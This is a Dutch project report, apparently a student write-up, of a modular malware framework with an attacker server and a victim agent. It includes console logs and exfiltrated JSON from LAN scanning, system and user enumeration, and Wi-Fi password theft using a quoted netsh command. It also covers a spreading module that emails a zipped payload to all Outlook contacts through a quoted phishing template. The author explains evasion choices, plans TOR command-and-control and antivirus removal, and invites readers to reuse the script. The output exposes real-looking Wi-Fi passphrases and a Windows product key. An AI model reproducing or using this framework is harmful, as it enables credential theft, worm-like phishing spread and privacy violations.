[+] adding LANscanModule.LANscanModule to executed_modules...
[+] Configuration file updated...
[+] Agent server is listening on 192.168.0.146:20000
```

De resultaten van deze scan worden opgeslagen in exfildata.json.


```
{
    "LANscanModule": {
        "hostname": "LAPTOP-QLF7NACS",
        "ip_address": "192.168.0.146",
        "public_ip_address": "84.196.77.251",
        "local_network_scan": [
            {
                "IP": "192.168.0.1",
                "MAC": "38:e1:f4:9c:0f:38",
                "vendor": {},
                "open_ports": []
            },
            {
                "IP": "192.168.0.100",
                "MAC": "dc:a6:32:59:9a:56",
                "vendor": {
                    "DC:A6:32:59:9A:56": "Raspberry Pi Trading"
                },
                "open_ports": [
                    {
                        "port": 22,
                        "service": "ssh"
                    },
                    {
                        "port": 53,
                        "service": "domain"
                    },
                    {
                        "port": 80,
                        "service": "http"
                    }
                ]
            },
```

5.3 Enumeration Module

De Enumeration-module wordt geïmporteerd, waarna het configuratiebestand wordt bijgewerkt en de module eraan wordt toegevoegd. Het bijgewerkte configuratiebestand wordt vervolgens naar de agent verzonden.

```
Type the module(s) number you want to add separated by a comma (eg. 1,2): 3
[+] adding enumerationModule
[+] Configuration updated...
Send config to victim(Y/N)?: Y
Sent config to victim: {'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['enumerationModule.EnumModule'], 'executed_modu
les': []}
```

De agent registreert een inkomend verzoek en logt dat er een nieuwe configuratie-update is ontvangen. Het configuratiebestand wordt bijgewerkt, en de enumeration module wordt dynamisch gelezen en geïmporteerd.

```
[+] Agent server is listening on 192.168.0.146:20000
Enter 'stop' to shut down the agent: Connection received from ('192.168.0.146', 46889)
recieved: b'{"ip": "192.168.0.146", "port": 20000, "id": "LAPTOP-QLF7NACS", "ransomware_key": "", "modules": ["enumerationModule.EnumModule"], "executed_modules": []}'
[+] JSON received; updating configuration.
[+] Configuration file updated...
[+] Successfully imported enumerationModule.EnumModule
```

De enumerationmodule gebruikt verschillende commando's om systeeminformatie van een Windows-apparaat te verkrijgen. Vervolgens voert het commando's uit om geregistreerde SSIDs van wifi-netwerken op het apparaat te achterhalen. Daarna probeert de module de wachtwoorden (passphrases) van deze opgeslagen SSIDs te achterhalen door gebruik te maken van een de volgende commando:

‘netsh wlan show profile [ssid] key=clear’

De exfil data ziet er als volgens uit:


```
{
    "enumerationModule": {
        "users": [
            "Administrator",
            "DefaultAccount",
            "defaultuser100001",
            "Guest",
            "legoy",
            "WDAGUtilityAccount"
        ],
        "system_info": {
            "OS Version": "",
            "System Manufacturer": "",
            "System Boot Time": "",
            "Total Physical Memory": "",
            "Computer Name": "LAPTOP-QLF7NACS",
            "CPU": "Name=AMD Ryzen 7 4800H with Radeon Graphics",
            "Username": "legoy",
            "Registered Owner": "",
            "Product ID": "",
            "Windows product key": "OA3xOriginalProductKey         \n\nN8WY9-JMHV3-7BCB8-72BYP-RVV8W",
            "keyboard Layout": ""
        },
        "wifi_passwords": {
            "Luka's iPhone": "",
            "WiGi Film": "NicolineWim",
            "bletchley": "laptop!internet",
            "WIFI-2.4-9FCC": "6974ED3C54",
            "wifi.lummen.be": "Lummen2public",
            "telenet-1545E8B": "tw63jQxnwBrn",
            "Proximus-Home-F928": "wjz2h4dr6ecf6",
            "Living": "Koen@Living2024",
            "Wi-Fi Network Koen": "Ilse1967Love",
            "Boven": "Koen@Boven2024",
            "WLAN-996643": "58101480273728962771",
            "Telenet1828277": "zebcybaccYerrk4s",
            "SLXV3TRXP": "Neuromancer666",
```


5.4 Spread Virus Module

De Spread Virus-module wordt geïmporteerd, waarna het configuratiebestand wordt bijgewerkt en de module eraan wordt toegevoegd. Het bijgewerkte configuratiebestand wordt vervolgens naar de agent verzonden.

```
Type the module(s) number you want to add separated by a comma (eg. 1,2): 5
[+] adding spreadvirusModule
[+] Configuration updated...
Send config to victim(Y/N)?: Y
Sent config to victim: {'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['spreadvirusModule.spread_virus'], 'executed_mo
dules': []}
```

De agent registreert een inkomend verzoek en logt dat er een nieuwe configuratie-update is ontvangen. Het configuratiebestand wordt bijgewerkt, en de spread virus module wordt dynamisch gelezen en geïmporteerd.

```
[+] Successfully imported spreadvirusModule.spread_virus
Name: test contact, Email: /o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1489f9a1782e40b7b10e3e6002050d73-0bdd600c-88
Email Sent!
{'ip': '192.168.0.146', 'port': 20000, 'id': 'LAPTOP-QLF7NACS', 'ransomware_key': '', 'modules': ['spreadvirusModule.spread_virus'], 'executed_modules': []}
[+] adding spreadvirusModule.spread_virus to executed_modules...
[+] Configuration file updated...
[+] Agent server is listening on 192.168.0.146:20000
```



De module bevat een zip-bestand waarin uiteindelijk een uitvoerbaar bestand (.exe) zou in zitten, helaas had ik dit gedeelte nog niet helemaal kunnen afkrijgen. Wanneer dit bestand zou worden geopend, maakt het verbinding met de attacker server om zich te registreren.

```
[+] Successfully imported spreadvirusModule.spread_virus
Name: test contact, Email: /o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=1489f9a1782e40b7b10e3e6002050d73-0bdd600c-88
Email Sent!
```

Als eerst detecteert de module de geïnstalleerde emailclient op het systeem. Vervolgens gebruikt het de Windows Registry om:

- De emailapplicatie te openen
- De contacten van de gebruiker op te slaan.

Na het verzamelen van de contacten stuurt de module een email naar alle opgeslagen contacten. De email bevat:

- Een vooraf gedefinieerde boodschap.
- Het zip-bestand met de malware.


```
        phising_email = f"""
Hi {full_name},

I've attached the updated project files we discussed last week. Let me know if you have any questions or need further changes.

Looking forward to your feedback.

Best regards,
Jane
"""
```

Tijdens een test had ik een contact genaamd "Test Contact" in Outlook aangemaakt, gekoppeld aan mijn eigen emailadres. Bij uitvoering van de module werd de email correct ontvangen op mijn emailaccount.



Ik Ik heb ervoor gekozen om de malware in een zipbestand te versturen, omdat zipbestanden niet automatisch geanalyseerd kunnen worden tijdens het downloaden op malware. De phishingmail werd gekozen om het geloofwaardig te maken, aangezien het afkomstig is van een persoon die de ontvanger kent. Dit vergroot de kans dat het bestand wordt geopend en uitgevoerd.

5.5 Antivirus Module

De Antivirus Module is nog niet volledig ontwikkeld. Voor nu is de functionaliteit beperkt tot het detecteren van geïnstalleerde antivirussoftware op het systeem.

```
[+] adding antivirusModule.Antivirusmodule to executed_modules...
[+] Configuration file updated...
```

Exfil data:

```
    "spreadvirusModule": true,
    "antivirusModule": "Windows Defender"
}
```

6.0 Uitbreidingen

Hier beschrijf ik enkele uitbreidingen die ik nog wou voorzien maar niet kon toepassen:

6.1 connectie via TOR

Momenteel draait het attacker framework lokaal, waardoor de malware alleen binnen een lokaal netwerk functioneert. In het finale ontwerp zou het attacker framework draaien op het TOR-netwerk om extra anonimiteit te bieden en het mogelijk te maken om het niet alleen lokaal te laten werken.

6.2 Executable in ZIP

Momenteel moet het script dat in de zip van de spread virus module staat uitgevoerd worden met Python om de victim te registreren. In het uiteindelijke ontwerp zou dit echter een uitvoerbaar bestand (exe) zijn waarop de victim kan klikken om te registreren.

6.3 Antivirus module

De antivirusmodule zou verder uitgebreid moeten worden om de antivirussoftware van het systeem te proberen te verwijderen.

7.0 script gebruiken

Als je het script zelf wil gebruiken pas de ipaddressen van de attackerframework server aan.